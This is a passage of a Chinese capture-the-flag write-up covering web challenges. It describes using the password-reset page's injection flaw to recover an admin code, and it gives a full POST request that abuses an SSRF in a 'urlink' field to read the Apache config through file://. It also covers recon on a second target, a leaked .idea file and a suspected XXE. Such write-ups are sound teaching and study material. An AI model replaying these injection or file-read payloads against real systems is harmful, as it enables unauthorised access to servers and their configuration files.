
这里字段都需要猜解，猜不到password字段

复制http://wc.qwb.com:8088/forgetpassword.php


利用密码找回功能，注入出code，找回管理员密码

进入后台后，发现有一段上传处，主要用于用户的头像上传。

文件上传后便会将图片的内容显示出来。

[](https://p0.ssl.qhimg.com/t0190dec4b486262a3d.jpg)

再往后面看htm中有一段注释。

[](https://p1.ssl.qhimg.com/t01055a23cacad864af.jpg)

其中urlink存在ssrf漏洞，没有限制协议以及后面的字符，当然大部分的特殊符号不能用，只能读取一些配置文件。

复制POST /getimg.php HTTP/1.1Host: wc.qwb.com:8088Cookie: PHPSESSID=cjq7naar02kajivdftljhj2h44

------WebKitFormBoundaryOXFwabnsGhrKdxynContent-Disposition: form-data; name="urlink"

file://wc.qwb.com:8088/etc/apache2/apache2.conf------WebKitFormBoundaryOXFwabnsGhrKdxyn--

读取到apache的配置文件，可以看到内容。很郁闷，比赛的时候读取了这个文件，但是base64的内容没取完整导致没看到这部分，还是需要细心…

复制*#<Directory /home/qwbweb/backdoor># Port 23333# Options Indexes FollowSymLinks# AllowOverride None# Require all granted# Here is a Bin with its libc#</Directory>*

剩下的就是文件读取pwn程序，然后pwnpwnpwn了，太菜了，不会做。

### 教育机构

这个题目其实特别懵逼，给了一个域名，还以为是要来一场真实环境渗透题，所以信息收集方面都做了。比如扫二级域名，扫端口，扫文件(一扫就被ban)


80端口看的实在懵逼，毫无头绪。就看了一下33899端口的东西，有一个.idea的泄露，但是并没有什么用。

复制http://39.107.33.75:33899/.idea/workspace.xml


内容被注释了一段xm调用实体的变量，有点想xxe。

还有一个地方就是提交评论的地方，但是无论怎么样写入都是

复制alert("未知错误！！！请重试")

